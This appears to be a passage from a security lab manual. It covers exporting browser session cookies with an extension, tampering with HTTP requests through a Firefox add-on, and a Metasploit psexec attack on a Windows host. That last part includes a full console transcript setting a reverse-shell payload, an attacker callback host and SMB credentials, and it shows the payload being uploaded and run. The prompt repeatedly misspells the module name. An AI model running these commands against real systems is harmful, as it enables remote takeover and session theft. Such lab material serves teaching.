
Step 2: Search and install Cookie Editor



Step 3: Then Click on Cookie extension to get cookie





Step 4: Open a Website and Login and then click on export cookie




B] Tamper data add-on

**Step 1:** Open Firefox





Step 3: Select A Website For Tempering Data E.G. (Youtube) And Click Start Tempering And Stop Tampering.



#### Details

URL https://www.google.com/search?q=youtub
Method GET
Type main\_frame

## Headers



AIM: Using Metasploit to exploit (Kali Linux)

**Steps:** 

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexex) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexes) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexet) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```